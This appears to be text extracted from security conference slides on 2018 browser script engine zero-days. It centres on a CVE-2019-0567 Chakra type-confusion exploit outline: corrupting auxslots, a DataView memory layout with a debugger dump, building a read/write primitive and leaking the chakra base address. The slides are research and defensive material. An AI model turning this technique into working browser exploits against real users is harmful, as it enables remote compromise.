
- Case Study: CVE-2019-0567: Exploit
- auxslots can be controlled by script
- goal is to get R/W primitive
- need to corrupt some object to exploit

- Case Study: CVE-2019-0567: Exploit
- DateView


```
var buffer = new ArrayBuffer(0x123);
var dv = new DataView(buffer);
dv.setUint32(0, 0x12345678, true);
 000002b2 \ 4b990e80
                    00007ffd\430563a0\000002b2\4b973280
 000002b2\db990e90
                    00000000,00000000 0000000,00000000
 000002b2\db990ea0
                    00000000`00000123 000002b2`4b9910a0
 000002b2\db990eb0
                    00000000`00000000 000002aa`49f48ae0
 000002aa 49f48ae0
                    00000000`12345678 00000000`0000000
 000002aa 49f48af0
                    00000000,00000000 00000000,00000000
 000002aa`49f48b00
                    00000000,00000000 00000000,00000000
```

```
DataView
  vtable
   type
 auxslots
-----
objectArray
  length
arrayBuffer
-----
byteOffset
  buffer
```


- Case Study: CVE-2019-0567: Exploit
- Exploit Memory Layout R/W Primitive




- Case Study: CVE-2019-0567 : Exploit
- Exploit Memory Layout R/W Primitive




- Case Study: CVE-2019-0567 : Exploit
- Exploit Memory Layout R/W Primitive




- Case Study: CVE-2019-0567: Exploit
- Exploit Memory Layout R/W Primitive



- Case Study: CVE-2019-0567: Exploit
- Exploit Memory Layout R/W Primitive



- Case Study: CVE-2019-0567: Exploit
- Leak chakra base address



Demo

Conclusion

- Flash is still the main target of attackers. As Adobe will stop updating Flash at the end of 2020, the number of Flash zero days attacks maybe decrease.
- In 2018, some old script engines began to be the target of attackers, such as VBScript and JScript. Maybe more zero days attacks will be discovered in these script engines in the future.
- VBSEmulator is one tool can use to do some vbscript deobfuscation and detect possible unknown exploit.
- The new JavaScript engine Chakra seems vulnerable, especially JIT compiler.
 Type confusion is easy to exploit.

Thank You!



Browser Script Engine Zero Days in 2018
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